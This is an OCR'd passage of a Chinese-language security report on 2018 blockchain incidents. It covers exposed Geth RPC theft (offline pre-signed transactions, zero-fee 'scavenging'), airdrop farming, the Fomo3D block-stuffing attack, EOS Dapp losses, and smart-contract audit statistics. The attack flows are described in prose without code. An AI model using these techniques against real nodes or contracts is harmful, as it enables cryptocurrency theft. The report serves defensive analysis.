
攻击者探测到对外开放的 RPC 之后，可以通过 personal_listWallets 查询已经 unlocked 的账户。然后直接爆破用户账户的密码，如果用户使用了弱口令，攻击者就能解锁相应的账户。



为了修复偷渡漏洞，Geth 官方在 2018 年 1 月新增了一个 RPC 接口 personal_sendTransaction，使用这个接口发起交易，解密的私钥会存放在内存中，所以不会引起偷渡漏洞等相关问题。而 personal_sendTransaction 的原理就是使用解密的私钥对交易进行签名。在这种基础上，如果曾经被盗币，就有可能被自动签名交易的离线攻击


当攻击者使用某种方式偷渡盗币成功，它不但可以直接转账余额，还可以通过 eth_getTransactionCount 获取交易次数，计算 nonce，之后直接将多笔转账交易签名。之后只要监控用户账户的余额，一旦余额够就可以通过广播已经签名的交易来发起交易。我们把这种攻击方式称之为离线攻击。

离线漏洞攻击流程


时间线
受害者
受害者在公网上运行Geth节点并开放8545 JSON-RPC 端口
攻击者
攻击者扫描到受害者主机开放了8545 JSON-RPC端口，调用 eth_getBlockByNumber 等接口查询区块高度和节点上账号信息
1. 扫描端口
受害者节点返回当前区块高度节点上的账号信息
返回相关信息
通过获取的账号信息继续查询账号余额（该部分查询可以使用受害者节点也可以本地查询）
2. 查询节点上账户余额
返回对应账号的余额信息
返回账户余额
3. 攻击者发起转账请求
由于账户没有解锁转账接口调用失败
攻击者发起转账请求
由于账户没有解锁转账接口调用失败
攻击者发起转账请求
由于账户没有解锁转账接口调用失败
受害者需要进行交易，使用personal_unlockAccount 接口解锁账户
根据获取到的余额，利用eth_sendTransaction 接口持续发送转账信息
在转账信息发送成功后，构造多个交易请求，并使用eth_signTransaction对这些交易进行签名
攻击者发起转账请求
转账成功
攻击者构造交易，签名
返回签名结果
攻击者构造交易，签名
由于账户已经解锁，所以攻击者发送转账交易成功
返回签名结果
攻击者构造交易，签名
返回签名结果
攻击者构造交易，签名
返回签名结果
用户完成了需要进行的交易，重新锁定账户
攻击者本地监控受害者账号地址余额，
在受害者账号余额大于构造的交易金额时
立即在本地广播已经签名好的交易，完成盗币！
Seebug

在后偷渡时代之后，种种攻击方式层出不穷，除了攻击节点的攻击方式以外，攻击者或求助于矿工，或本身拥有一定的算力，发起了新的攻击方式，我们称之为拾荒攻击。

在偷渡漏洞中，攻击者可以通过在被攻击节点构造 gasprice 为 0 的交易，然后同时设置一个恶意的节点，将相应的交易打包，就可以通过牺牲一定的矿工利益来换取 0 手续费的转账，通过这种方式，攻击者可以获取到包括余额不足以支付转账手续费的部分在内的所有以太币。我们称这种攻击方式为拾荒攻击。



对 RPC 的攻击模式从一开始的暴力竞争抢占到后期的离线攻击、重放攻击，再到对账号弱口令的暴力破解，再到精细到细枝末节的拾荒攻击，攻击者展现了惊人的攻击思维，最开始的偷渡漏洞被曝光时涉及的以太币就已经价值超过几千万美金，最终用于捡漏的拾荒攻击涉及到的以太币都超过几十。这件事件的发生直接推动了 RPC 安全的快速进步，也让我

们不禁思考，当货币拥有巨大的经济价值时，攻击者到底愿意付出多大的攻击代价，而我们又需要付出多么大的安全代价才能换来安全呢？

4.2.4 区块链代币薅羊毛

2018 年 7 月 23 日，启明星辰 ADLab 发现了一起针对 SIM（全称 Simoleon）合约代币的自动化薅羊毛事件。攻击者使用了巧妙地攻击思路在短时间内获得了超过 700 万的 token。

Airdrop （空投）是合约代币中一种用于增加人气的宣传手段，任何没有接受过空投的账户在第一次交易时，都可以获取免费的一小部分空投代币。而在以太坊中，每次交易都必须支付相应的手续费，而新建的账户是没有余额存在的，这也就导致如果想通过不断新建账号的方式来获取大量代币的方式不太现实。

然而在这起攻击案例中，攻击者以其对以太坊深刻的理解，采用合约创建合约的方式，在合约间实现了以太币和代币转账，减少了人力的投入、以太币的损耗，用更小的攻击代价换来了更高的收益。

2018 年 7 月 24 日，外国的一位安全研究者 Péter Szilágyi 在博客公开的 Fomo3d 两个潜在问题导致 Fomo3d 的空投机制存在问题可以被薅羊毛。Fomo3d 是一款基于智能合约的以太坊游戏，也存在一定的空投机制：付出 0.1~1ETH 的同时，将有 25%的几率赢得一定的空投奖励。Fomo3d 通过校验 excodesize 的方式来禁止合约发起的交易，但一个新的合约在初始化的过程中，会执行构造函数的代码，而未初始化完成的合约的 excodesize 变量依旧为 0，攻击者通过在构造函数中完成计算随机数+转账的代码，巧妙地绕过了原本的限制，成功的薅了羊毛。

这个事件在当时引发了大家对空投机制安全性的全新认知，攻击者在 Fomo3d 虽然只影响到了空投池中的代币，但 Fomo3d 本身体量巨大，其空投池即便只占百分之一也影响了价值百万的以太坊，且当时类 Fomo3d 的合约游戏是区块链游戏的一种主流，一时间市面上多种类似游戏都受到了不同程度的影响。这种一般只有在业务安全中会出现的攻击思路第一次被人们认知到，在区块链安全程度不断提升的同时，新的攻击维度也在不断出现。

4.2.5 智能合约游戏之殇-Fomo3d 之死

如果说以太坊开启区块链 2.0 时代，是天时地利人和的结果，那么智能合约的火爆，就永远离不开 Dapp。如果说比特币证明了区块链作为货币的潜力，那么智能合约游戏就证明了智能合约改变时代的潜力。智能合约游戏和货币合约成为了现在这个时代智能合约的最主要两种表现形式。

2017 年 11 月，一款叫做 CryptoKitties(以太猫)忽然爆火，也标志着 Dapp 的正式兴起。

2018 年 7 月 20 日，一款名为 Fomo3d 的区块链游戏悄然诞生。

其中主要规则有这么几条：

1、 游戏开始有 24 小时倒计时

2、每位玩家购买，时间就会延长 30s

3、越早购买的玩家，能获得更多的分红

4、最后一个购买的玩家获得奖池中 48%的 eth

可以说，这是一个给予区块链可信原则的赌博游戏，也是一场巨大的社会实验，如果有人任何一个人贪婪的想要得到剩下的所有 eth，那么这个游戏就永远不会结束。

2018 年 8 月 22 日，Fomo3d 第一轮比赛结束，入场的资金超过 40000 以太币，最终大奖高达价值超过 2200 万的 10469 以太币。如果事情就这么简单的结束，那么也不会受到广泛的关注了。在第一轮游戏又一次面临即将结束的时候，所有人都摩拳擦掌打算成为最后一个大赢家，却发现在用户 a169 买下最后一次 key 之后，整整 3 分钟都没有任何一次交易诞生，整个 3 分钟内，总共有 12 个区块被打包，但却没有任何一个 Fomo3d 的交易被打包，用户 a169 在没有任何干扰的情况下顺利的拿到了 10469 个以太币。

用户 a169 仅仅靠好运就拿到了最终大奖吗？在 a169 的交易被打包到游戏结束的这段时间内，正常诞生的 12 个区块中，交易数大量的异常，且大多数交易都发生了交易错误。

6191908	1 day 3 hrs ago	5	0	0x2a5994b501e6a5...	7991000 (99.94%)	7996106	499.95 Gwei	6.99509 Ether
6191907	1 day 3 hrs ago	4	0	BitClubPool	7979000 (99.83%)	7992222	741.29 Gwei	8.91475 Ether
6191906	1 day 3 hrs ago	3	0	Nanopool	8000000 (100.00%)	8000029	501.00 Gwei	7.00803 Ether
6191905	1 day 3 hrs ago	7	0	MiningPoolHub_1	7984000 (99.80%)	8000029	495.98 Gwei	6.95992 Ether
6191904	1 day 3 hrs ago	3	0	Nanopool	8000000 (100.00%)	8000029	190.00 Gwei	4.52003 Ether
6191903	1 day 3 hrs ago	6	0	Ethermine	7984000 (99.80%)	8000029	188.34 Gwei	4.50374 Ether
6191902	1 day 3 hrs ago	46	0	Ethermine	7978342 (99.83%)	7992259	19.48 Gwei	3.15541 Ether
6191901	1 day 3 hrs ago	15	0	SparkPool	7979663 (99.94%)	7984489	22.07 Gwei	3.1761 Ether
6191900	1 day 3 hrs ago	10	0	Nanopool	7979192 (99.84%)	7992259	22.87 Gwei	3.18251 Ether
6191899	1 day 3 hrs ago	34	0	0xd9580260be45c3...	7975461 (99.89%)	7984464	18.45 Gwei	3.14713 Ether
6191898	1 day 3 hrs ago	25	0	SparkPool	7980081 (99.99%)	7980567	15.85 Gwei	3.12648 Ether
6191897	1 day 3 hrs ago	103	0	bw	3648328 (45.67%)	7988343	8.74 Gwei	3.03188 Ether
6191896	1 day 3 hrs ago	92	0	F2Pool_2	7966266 (99.77%)	7984470	9.59 Gwei	3.07637 Ether

而且我们可以发现这些交易错误，是由用户 a169 发起的。攻击者 a169 使用了巧妙地攻击手法，阻塞了其他用户的购买请求，拿到了 10469 的大奖。

那么这是为什么呢?


在以太坊上，无论任何交易，都建立在挖矿上，只有挖到区块才能打包交易，只有打包成功的交易才有效。所以保证足够的出块速度对以太坊很重要。所以就有了矿工利益最大化原则，矿工可以自己选择打包的交易，而矿工为了自己利益的最大化，当然会选择手续费高的交易先打包。反过来，如果一个交易的手续费更高，那么他就可能后发先制，先被打包成功。但如果交易失败，一般来说，智能合约如果遇到执行失败那么交易就会回滚，这里就需要一个函数 assert，assert 在 EVM 底层对应的是未知的 opcode 操作指令，一旦执行失败，那么 assert 就会耗光所有的 gas 然后返回失败。


也就是说，如果有一个人通过新建合约并支付高额的手续费，那么他就可以阻塞链上所有的交易，在这次攻击中，攻击者用了大概 40 以太币阻塞以太坊链上所有的交易整整 3 分钟，并控制自己成为链上最后的胜利者，获得 10469 个以太币。

Fomo3d 的事件直接揭漏了以太坊底层的致命问题，所有在链上对事务顺序有依赖的智能合约被瞬间推翻，当最终的结果一定被决定时，那所谓的赌博也就没有意义了。所有的类 Fom3d 游戏从这天之后开始走向没落...

2018 年 9 月 24 日，Fomo3D 第二轮结束，大奖同样被攻击者使用阻塞攻击获得，大奖骤降到了 3264 个以太币。2018 年 8 月 17 日，类 Fomo3D 游戏 Last Winner 被黑客团队

BAPT-LW20 从首轮游戏中获利 12948 个以太币，而且在接下来的 9 轮开奖中，该账户共夺得 4 次大奖。





(图片来自于：《Fomo3D 二轮大奖开出，黑客获奖，机制漏洞成游戏没落主因》)

随着该问题被曝光的同时，Fomo3D 类智能合约游戏和类 Fomo3D 智能合约逐渐走向没落，事务依赖游戏遭到致命打击的同时，Dapp 越来越多的问题也被曝光了出来。

- 2018 年 8 月 21 日 Godgame 分红机制存在巨大漏洞，账户余额被攻击者瞬间洗劫一空。
- 2018 年 10 月 18 日 Dice2win 被公布存在选择开奖攻击、选择中止攻击、任意开奖攻击等。

再加上以太坊的出块速度越来越不能满足人们的需求，越来越多的 Dapp 尤其是智能合约游戏正在逐渐走出舞台...

Games | Exchanges | Collectibles | Marketplaces | Gambling | High Risk | Other | All Dapps

Previous 1 2 3 ... 8

#	Name	Category	Balance	Users 24h	Volume 24h	Volume 7d	Tx 24h	Tx 7d
	dice2.win View details	Gambling	463.37	78 +21.88%	823.85 -31.71%	9,215.74	4,170	34,611
1	My Crypto Heroes	Games	40.41	618 +17.94%	4.10 +141.18%	43.80	915	6,631
2	Etheremon	Games	170.02	486 +15.99%	0.64 -62.91%	16.53	1,311	9,283
3	Blockchain Cuties	Games	115.51	420 -1.41%	1.93 -39.57%	21.10	2,077	11,092
4	HyperDragons	Games	85.39	378 -10.43%	13.17 -43.70%	126.95	538	5,357
5	CryptoKitties	Games	166.95	363 +2.25%	165.67 +18.69%	696.67	6,106	41,333
6	Gods Unchained TCG	Games	4,612.45	226 +15.90%	62.94 -13.59%	501.00	634	4,152

（数据来源于： https://www.dappradar.com/rankings/protocol/ethereum/category/gambling）

截至完成本报告时，整体以太坊 Dapp 都处于低迷的情况下...

4.2.6 blockwell.ai 小广告事件

2018 年 9 月 7 日早上 1 点左右，许多以太坊账户都收到了一种名为 blockwell.ai KYC Casper Token 的转账消息，其中有的是收到了这种代币，有的是支出了这种代币。

得到的用户以为受到了新币种的空投，满心欢喜的打开之后发现并没有获得任何代币。转出的用户着急打开钱包，以为是钱包被盗转走了代币，实际上却毫无损失。回过神来看看代币的名字，忍不打开 blockwell.ai 查看原因，一次成功的广告诞生了。

这是为什么呢?

交易平台/各类钱包为了支持智能合约合约代币， 大部分以太坊钱包对满足 ERC20 标准的合约代币提供无缝接入，也就是说，如果你发行的智能合约符合 ERC20 标准，那么该合约代币就可以被交易平台/各类钱包承认。

而在 ERC20 标准中规定，如果发起交易就一定需要触发 Transfer 事件，而交易平台和各类钱包就是通过事件日志来获取交易信息的。

所以攻击者新建了一个名为 blockwell.ai KYC Casper Token 的新合约代币，然后在合约内自由的发起交易。仅仅花费约 2.28 美元的手续费，就可以有针对的向 1000 个用户发送广告。整个事件的核心在于攻击者利用了交易平台/各类钱包对符合 ERC20 标准的合约盲目信任，利用本身的 featrue 来实现最初的需求。这件事件也标志着智能合约的安全维度从最开始本身的合约安全，逐渐开始向业务安全威胁发展中。、

4.2.7 EOS Dapp 安全事件频发

随着 2018 年以太坊智能合约的爆火，以太坊的智能合约从各个方面都经受到了挑战，除了安全问题本身，以太坊不可篡改以及去中心化也直接导致了智能合约安全周期长，安全维护难度大等问题，在一定程度上也扩大了安全事件的危害等。

EOS 作为试图开启区块链 3.0 时代的货币，一直在试图突破一些以太坊中严重的桎梏。

2018.6.7 01:12 BJT	EOS	ETH	BTC
共识机制	DPoS	PoW	PoW
共识决定因素	投票	计算	计算
共识达成条件	>2/3 (15/21)	>50%	>50%
节点数量	21 (+100)	17786	10019
节点块验证机制	最长链原则	最长链原则	最长链原则
新区块生成时间	0.5s	14s	600s (10mins)
交易终结确认	15 个节点确认	不存在	不存在
交易确认时间	>=15 个节点 1s <15 节点无法确认	>=3 确认 42s >=6 确认 84s	>=3 确认 30 分钟 >=6 确认 60 分钟
交易未确认条件	小于 15 节点确认	交易手续费过低	交易手续费过低
节点竞争机制	投票抢占	算力抢占	算力抢占
节点收益	1 节点维护收益 2 股权增值收益 3 商用服务收益	1 区块奖励 2 交易手续费	1 区块奖励 2 交易手续费
每区块奖励收益	每块 0.0793 EOS	每区块 5 ETH	每区块 12.5 BTC
24H 每节点产量	24 小时 8226 块	24 小时 95.12 块	24 小时 9.81 块
主节点 24H 收益(节点均值)	652.322 EOS	475.6 ETH	122.625 BTC
市价 ($)	13.63	597.58	7521.59
24H 现金收益 ($)	8,891.15	284,209.05	922,334.97

(数据采样自 coinmarketcap.com 采样时间: 2018/06/07)

EOS 除了大大增加了出块速度，还有一个最大的特点就是，它通过推举 21 个超级节点来代替去中心化，这里且不说这种方式是否合理，只是说，对于试图增加对合约控制程度的开发者来说，EOS 可能更加适合，也正是因为这个原因，EOS 成了最被寄予厚望的企业级区块链操作系统。

但自从 2018 年下半年以来，EOS 的 Dapp 的安全事件频发，整个 2018 年下半年，就有超过 18 个 EOS 游戏被爆出通过假充值漏洞、重放攻击、假币攻击、回滚攻击等各种方式被攻击，损失超过 39 万个 EOS，折算成人民币接近 700 万。

Dapp名称	被盗时间	攻击类型	损失的EOS数量
Fomo3d狼人游戏	7.25	溢出漏洞	60686
Luckyos	8.27	未知	未知
EOSBet	9.1	未知	4000
EOS Happy Slot	9.12	重放攻击	5000
EOSBet	9.14	假通知攻击	145321
Newdex	9.14	假币攻击	11803
EOS.Win	9.15	假币攻击	4000
World Conquest	10.16	规则漏洞	4555
EOS Royale	10.26	随机数漏洞	10800

Dapp名称	被盗时间	攻击类型	损失的EOS数量
EOS Poker	10.28	种子漏洞攻击	1371
EOS Cast	10.31	假币攻击	72912
EOS.Win	11.11	未知	9180
EOSDice	11.4	未知	2545
FFgame	11.8	未知	1331
MyEosVega	11.1	未知	9000
Dice3D	12.3	回滚攻击	10569
LuckyGo	11.15	随机数漏洞	未知

截至本文完成时，针对 EOS Dapp 的各类攻击方式仍然在不断发生中，EOS 的安全仍然值得开发者更多的考量以及深思。

4.3 知道创宇以太坊合约审计 CheckList & HaoTian

在见证了 2018 年区块链安全轨迹的过程中，以太坊智能合约安全可以说是最主要的旋律，不同于传统安全例如交易所安全、钱包安全，智能合约安全的安全问题建立在区块链新的基础平台，使用了大家不熟悉的 solidity，而且由于区块链不可篡改、去中心化的特性，智能合约的安全问题本身是安全问题的较少，而诸多在传统漏洞中我们一般称之为缺陷的问题，在智能合约中同样会转变为安全问题。

在不断审计智能合约的过程中，我们逐渐把智能合约各种审计过程中遇到的问题总结成漏洞模型，并汇总为《知道创宇以太坊合约审计 CheckList》。在 CheckList 中，我们把以太坊审计中遇到过的问题分为 5 大类，


- 编码规范问题
- 设计缺陷问题
- 编码安全问题
- 编码设计问题
- 编码问题隐患

其中涵盖了超过 29 种会在以太坊审计过程中会遇到的问题，其中为实际的代码安全问题只有 4 种，溢出问题、重入漏洞、call 注入、重放漏洞，其余 25 种都是业务逻辑相关以及

形式化验证相关的问题。建立在 CheckList 的基础上，我们开始尝试对全网智能合约做扫描分析。

“昊天塔(HaoTian)”是知道创宇 404 区块链安全研究团队独立开发的用于监控、扫描、分析、审计区块链智能合约安全自动化平台。我们利用该平台针对上述提到的《知道创宇以太坊合约审计 CheckList》中各类问题在全网公开的智能合约代码做了扫描分析。

截至 2018 年 12 月 19 日为止，以太坊主链上的公开合约数量为 53447，而以太坊主链上的智能合约已经超过 300 万。



其中，各类问题涉及到的合约数量为：


CVID	漏洞名	漏洞影响数量	有效数量	漏洞影响数量占比
2001	假充值	5245	4983	9.81%
2003	算数溢出	5	5	0.01%
20021	乘法溢出	498	464	0.93%
20022	指数溢出	1541	1430	2.88%
2003	版本过低	31284	28673	58.54%
2004	弱随机数	353	305	0.66%
20041	数据可靠问题	2731	2498	5.11%
2006	approve事件未触发	5578	5170	10.44%
20061	transfer事件未触发	6808	6349	12.74%
2007	approve条件竞争	26088	23785	48.81%
2008	重放攻击	18	17	0.03%
2009	合约权限过大	1193	977	2.23%


CVID	漏洞名	漏洞影响数量	有效数量	漏洞影响数量占比
2010	tx.origin鉴权问题	51	48	0.10%
2011	重入漏洞	227	172	0.42%
2012	余额不可假设问题	187	179	0.35%
2013	gas优化-int	18184	17176	34.03%
20131	gas优化-string	193	181	0.36%
2015	回调函数	8320	7806	15.57%
2017	循环函数	241	219	0.45%
2018	循环消耗过多gas	3953	3606	7.40%
2019	使用assert判断	4676	4350	8.75%
2031	使用send转账	1420	1325	2.66%
2100	address(0)	39808	36612	74.49%
2102	struct未初始化	5271	4805	9.86%

建立在 HaoTian 的基础上，通过对 opcode 的初步反编译以及对 opcode 的分析。404 实验室共得出如下数据/结论：

截至 2018.12.28 为止，其中开源合约总数为 53041 份，经过去重，非重复合约共 49256 份。

以太坊主链上部署了共 3079607 份智能合约，其中非重复合约只有 123851 份。





其中一部分智能合约可能是合约的部署者测试多次部署，但还是能说明，由于 solidity 的刚兴起，大部分智能合约的开发者仍然停留在复用其他人的代码，这种情况下，一个漏洞就可能同时危害多个合约。

建立在所有开源合约的基础上，我们重新对所有合约做进一步分析。

在所有的 53041 份智能合约中，其中共使用了 113635 个不同的函数命名。其中前十的函数为

hash	函数名	出现次数
a9059cbb	transfer(address,uint256)	44764
23b872dd	transferFrom(address,address,uint256)	42622
70a08231	balanceOf(address)	40523
18160ddd	totalSupply()	39901
095ea7b3	approve(address,uint256)	38993
dd62ed3e	allowance(address,address)	37112
8da5cb5b	owner()	27431
f2fde38b	transferOwnership(address)	23904
771602f7	add(uint256,uint256)	23480
b67d77c5	sub(uint256,uint256)	23470

再进一步分析，通过获取开源合约所对应的字节码，对字节码的预处理，将其分割为函数，对函数的字节码进行对比，结合其对应的源码，对函数进行去重。(当然，也可以直接扫描源码进行统计，不过需要进行一些语法、语义分析，而实验室内部有智能合约的逆向工具，通过字节码进行对比可以避免进行语法、语义分析)。

开源合约中，共有 84606 不同的函数体，然后通过一定的数据聚合，对不同函数体使用频次进行排序：

hash	函数名	出现次数
a9059cbb	function transfer(address _to...	29455
23b872dd	function transferFrom(address...	27622
70a08231	function balanceOf(address _o...	25305
f2fde38b	function transferOwnership(ad...	23733
dd62ed3e	function allowance(address _o...	21748
18160ddd	function totalSupply() consta...	12262
cae9ca51	function approveAndCall(addre...	11545
42966c68	function burn(uint256 _value) ...	8217
d73dd623	function increaseApproval(addr...	5662
66188463	function decreaseApproval(addr...	5629
